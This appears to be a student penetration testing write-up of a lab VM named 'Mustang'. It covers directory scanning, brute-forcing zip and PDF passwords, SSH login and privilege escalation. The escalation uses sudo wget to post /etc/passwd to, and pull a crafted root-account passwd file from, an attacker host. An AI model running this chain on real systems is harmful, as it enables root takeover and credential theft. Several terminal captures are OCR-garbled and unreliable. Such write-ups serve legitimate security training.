PENETRATION TESTING REPORT

Name of the Machine MUSTANG

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1.Penetration testing

1.1 Introduction

The penetration testing is done on mustang machine that installed in localhost with ip address 192.168.43.187 and there will be found open ports 80 and 22 with services http and ssh respectively and a live website.

1.2 Vulnerable system

192.168.43.187

1.3 Severity

Critical

1.3 Tools used

Nmap:

Nmap is a tool used to discover hosts and ports on a computer network and also discover the operating system running on the machine.

Metasploit:

Metasploit Framework includes of **auxiliary** modules that perform **scanning** the directory listing

Fcrackzip:

It is able to crack password protected zip files with brute force

Pdfcrack:

It is able to crack password PDF files with brute force

Nano text editor:

Use to modify the text file

2. High level summary

Mohammed Jaseem Tp was tasked with a penetration testing in the Vulnerable machine, an attack is performed in remotely hosted system. The focus of the penetration test is to gain access to the system user and a user with administrator privileges.

While conducting the penetration testing, there where found several open ports and vulnerable web site running on linux operating system. i was able to gain access to the machine through the vulnerable machine using privilege escalation primarily due to poor validation of executable file for non-root users. During penetration testing I had administrative level access to the system. The system were exploited and access granted.

2.1 Recommendation

Mohammed Jaseem recommends patching the vulnerabilities identified during the penetration test to ensure that an attacker cannot exploit this system in future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program in order to mitigate additional vulnerabilities that may be discovered at a later date.

3. Procedure

3.1 Information gathering

Using nmap tool find out all the ports and services running in the machine.

3.2 Directory Scanning

The dir_scanner module scans one or more web servers for interesting directories that can be further explored.

Directory listed - /zipfiles and /icons

```
msf6 > use auxiliary/scanner/http/dir_scanner
msf6 auxiliary(
                                               ) > show options
Module options (auxiliary/scanner/http/dir_scanner):
                  Current Setting
                                                                                        Required Description
   DICTIONARY /usr/share/metasploit-framework/data/wmap/wmap_dirs.txt no
                                                                                                    Path of word dictionary to use
                                                                                                    The path to identify files
                                                                                                    The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RHOSTS
                                                                                                    The target port (TCP)
Negotiate SSL/TLS for outgoing connections
   RPORT
   THREADS
                                                                                                    The number of concurrent threads (max one per host)
   VHOST
                                                                                                    HTTP server virtual host
                                       scanner) > set RHOSTS 192.168.43.187
<u>msf6</u> auxiliary(semme
RHOSTS ⇒ 192.168.43.187
/ Aprin/fir scanner) > run
<u>msf6</u> auxiliary(
[*] Detecting error code
[*] Using code '404' as not found for 192.168.43.187
[+] Found http://192.168.43.187:80/icons/ 403 (192.168.43.187)
[+] Found http://192.168.43.187:80/zipfiles/ 200 (192.168.43.187)
[*] Scanned 1 of 1 hosts (100% complete)
 *] Auxiliary module execution completed
<u>msf6</u> auxiliary(
```

By opening 192.168.43.187/zipfiles directory we can download secret.zip

3.3 Zip password Cracking

Fcrackzip tool used for brute forcing the zip file using rockyou.txt

```
-(predator®kali)-[~/tools]
git clone https://github.com/hyc/fcrackzip.git
Cloning into 'fcrackzip' ...
remote: Enumerating objects: 42, done.
remote: Counting objects: 100% (4/4), done.
remote: Compressing objects: 100% (4/4), done.
remote: Total 42 (delta 0), reused 1 (delta 0), pack-reused 38
Receiving objects: 100% (42/42), 124.13 KiB | 179.00 KiB/s, done.
Resolving deltas: 100% (5/5), done.
  -(predator@kali)-[~/tools]
sudo apt install john fcrackzip wordlists
[sudo] password for predator:
Reading package lists... Done
Building dependency tree ... Done
Reading state information ... Done
john is already the newest version (1.9.0-Jumbo-1-0kali3).
wordlists is already the newest version (0.3-1kali3).
The following NEW packages will be installed:
 fcrackzip
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 28.9 kB of archives.
After this operation, 82.9 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://ftp.harukasan.org/kali kali-rolling/main amd64 fcrackzip amd64 1.0-11 [28.9 kB]
Fetched 28.9 kB in 8s (3,702 B/s)
Selecting previously unselected package fcrackzip.
(Reading database ... 359010 files and directories currently installed.)
Preparing to unpack .../fcrackzip_1.0-11_amd64.deb ...
Unpacking fcrackzip (1.0-11) ...
Setting up fcrackzip (1.0-11) ...
Processing triggers for man-db (2.9.4-2) ...
Processing triggers for kali-menu (2021.2.3) ...
  -(predator⊕kali)-[~/tools]
∟$ cd
👆 fcrackzip -u -D -p /home/predator/Desktop/rockyou.txt /home/predator/Desktop/secret.zip
PASSWORD FOUND!!!!: pw = sunday
```

Found Password = **sunday**.

"Now need to find password for the PDF"


3.4 PDF password Cracking

pdfcrack tool used for brute forcing the zip file using rockyou.txt

```
-(predator@kali)-[~/Desktop]
spdfcrack -w rockyou.txt mi5hal.pdf
PDF version 1.6
Security Handler: Standard
V: 2
R: 3
P:Ver-1060
Length: 128
Encrypted Metadata: True
FileID: 8870d39cc8c9084abec7a058a9e213e7
0: 236387c5478a49186dfad288c403fcc5b9225740d87234de1fe40573795abb39
Average Speed: 43773.1 w/s. Current Word: 'loveney'
Average Speed: 44907.4 w/s. Current Word: 'girlfriendf' Average Speed: 43640.6 w/s. Current Word: 'yabelin1' Average Speed: 44639.9 w/s. Current Word: 'stefja'
found user-password: 'scarletflower'
   -(predator⊛kali)-[~/Desktop]
```

Password Found: scarletflower

Bye using the password we can open the pdf file and we get a chipper text which points a secure pass





Decrypting the cipher using base64 in multiple times


























After decrypting 11 times with base64 got "xnaqcvqvpubyh" which can't we decrypted using base 64, so bye using rot13 algorithm we can decrypt it



So after decrypting the chipper text in the pdf we got a password "kandpidicholu"

3.5 Finding Username

We found the password "kandpidicholu from the pdf The PDF is named as "mi5hal", so we assume is as username and test it



3.5 Login through SSH service

By using the service SSH we can log into the machine

```
mi5hal@mustang: ~
    predator@kali: ~/neww
(predator⊕ kali)-[~]$ sudo
$ ssh mi5hal@192.168.43.187
mi5hal@192.168.43.187's password:
Welcome to Ubuntu 18.10 (GNU/Linux 4.18.0-15-generic x86_64)
 * Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com

* Support: https://ubuntu.com/advantage
  System information as of Fri May 28 09:17:09 UTC 2021
  System load: 0.04
                                            Processes:
                                                                           103
  Usage of /: 49.1% of 9.78GB Users logged in:
Memory usage: 43% IP address for en
                                            IP address for enp0s3: 192.168.43.187
  Swap usage:
 * Pure upstream Kubernetes 1.21, smallest, simplest cluster ops!
      https://microk8s.io/
97 packages can be updated.
53 updates are security updates.
Your Ubuntu release is not supported anymore.
For upgrade information, please visit: http://www.ubuntu.com/releaseendoflife
New release '20.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
Last login: Fri May 28 09:06:18 2021 from 192.168.43.107 mi5hal@mustang:~$
```

successfully login to the machine, now we check for admin privileges. So we need to check current privileges for the user by Command: Sudo -I

```
Last login: Fri May 28 09:06:18 2021 from 192.168.43.107

mi5hal@mustang:~$ sudo -l

Matching Defaults entries for mi5hal on mustang:
   env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User mi5hal may run the following commands on mustang:
   (root) NOPASSWD: /usr/bin/wget

mi5hal@mustang:~$ zz
```

3.6 Privilege escalation

Now we can execute /usr/bin/wget without root password, so I used it for privilege escalation,

Bye using cat we can read it

```
mishalamustang:/usr/bin$ cat /etc/paswd

mishalamustang:/usr/bin$ cat /etc/paswd

mishalamustang:/usr/bin$ cat /etc/paswd

motx:0:0:0:root:/root:/bin/bash

daemon:x:1:1:daemon:/usr/sbin/usr/sbin/nologin

bin:x:2:2:bin/pin/usr/sbin/nologin

sys:x:3:3:sys:/dev:/usr/sbin/nologin

sys:x:3:3:sys:/dev:/usr/sbin/nologin

sys:x:4:65534:yosr/cbin:/bin/sync

games:x:5:60:games:/usr/games:/usr/sbin/nologin

man:x:6:12:man:/var/cache/man:/usr/sbin/nologin

mail:x:8:8:mail:/var/cache/man:/usr/sbin/nologin

mail:x:8:8:mail:/var/mail:/usr/sbin/nologin

mail:x:8:8:mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mail:/mai
```

Bye using nano text editor we can modify the file, we need to add user which having super admin privileges

Created a file passwd in my kali linux which having the super admin privileges.

toor:\$6\$wyrBXTfhisiEOPD7\$eNPSomcKvaxMhcu1icj.Msm8RMFxSJYdwm9bm2bZ54YzTB/W3fgUN5Yj6BOGrCBiTgK9U2ALLNF0U/ASxbP4q/:0:0:root:/root:/bin/bash

User name : toor Password : password

Overwrite the "wget" file with file "passwd" through -post method

Sudo /usr/bin/wget http://192.168.43.107:8080/passwd -0 /etc/passwd

```
sh miShalawstang:/wsr/bin$ sudo /wsr/bin/wget —post-file=/etc/passwd http://192.168.43.107/passwd — 2021-65-28 09:22:153 — http://192.168.43.107/passwd Connecting to 192.168.43.107:80... failed: Connecting to 192.168.43.107:80... failed: Connecting to 192.168.43.107:800... connected. miShalawstang:/wsr/bin$ sudo /wsr/bin/wget —post-file=/etc/passwd http://192.168.43.107:8000/passwd — 2021-65-28 09:22:34 — http://192.168.43.107:8000 /passwd — 2021-65-28 09:22:34 — http://192.168.43.107.8000 /passwd — 2021-65-28 09:22:34 — http://192.168.43.107.8000 /passwd — 2021-65-28 09:22:41 ERROR 501: Unsupported method ('POST') — miShalawstang:/wsr/bin$ sudo /wsr/bin/wget —post-file=/etc/passwd http://192.168.43.107.8000/passwd — 2021-65-28 09:22:41 ERROR 501: Unsupported method ('POST') — miShalawstang:/wsr/bin$ sudo /wsr/bin/wget http://192.168.43.107.8000/passwd — 2021-65-28 09:22:41 ERROR 501: Unsupported method ('POST') — 2021-65-28 09:22:41 ERROR 501: Unsupported method ('POST') — miShalawstang:/wsr/bin$ sudo /wsr/bin/wget http://192.168.43.107.8000/passwd — 0 /etc/passwd — 0
```

By using cat check whether the file is overwritten

```
2021-05-28 09:23:17 (536 MB/s) - '/etc/paswd' saved [1783/1783]
miShalamustang:/usr/bin$ cat /etc/paswd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/sbin/nologin
nan:x:6:12:man:/var/cache/man:/usr/sbin/nologin
nan:x:6:12:man:/var/cache/man:/usr/sbin/nologin
nan:x:6:12:man:/var/spool/news./usr/sbin/nologin
nail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:0:news./var/spool/news./usr/sbin/nologin
news:x:9:0:news./var/spool/news./usr/sbin/nologin
news.x:13:13:proxy:/bin:/usr/sbin/nologin
news.x:3:33:sww-data:xiz/var/www:/usr/sbin/nologin
nackup:x:34:14:6nats Bug-Reporting System (admin):/var/tib/gnats:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
systemd-nework:x:101:103:systemd Metwork Management,..:/run/systemd:/usr/sbin/nologin
systemd-nesolve:x:102:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
systemd-nesolve:x:102:108:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
messagebus:x:105:109::/nonexistent:/usr/sbin/nologin
messagebus:x:105:100::/nonexistent:/usr/sbin/nologin
messagebus:x:105:100::/nonexistent:/usr/sbin/nologin
messagebus:x:105:100::/n
```

Now we can switch to user "toor" which having the root privileges Command: su toor

Password: password

```
mi5hal@mustang:/usr/bin$ su toor
Password:
su: Authentication failure
mi5hal@mustang:/usr/bin$ su toor
Password:
```

After entering password, we can switch user to toor from mi5hal which have root privileges, finally we can switch to toor user gaining access to the root.

```
mi5hal@mustang:~$ su toor
Password:
root@mustang:/home/mi5hal# cd
root@mustang:~# whoami
root
root@mustang:~#
```

4. House cleaning

After the objective on penetration testing were successfully completed removed all the services started and all the files created on the system.

5. Conclusion

The penetration test conducted on 192.168.43.187 machine and revealed vulnerability caused due to poor configuration, unwanted permission for certain files. This result the system become compromised.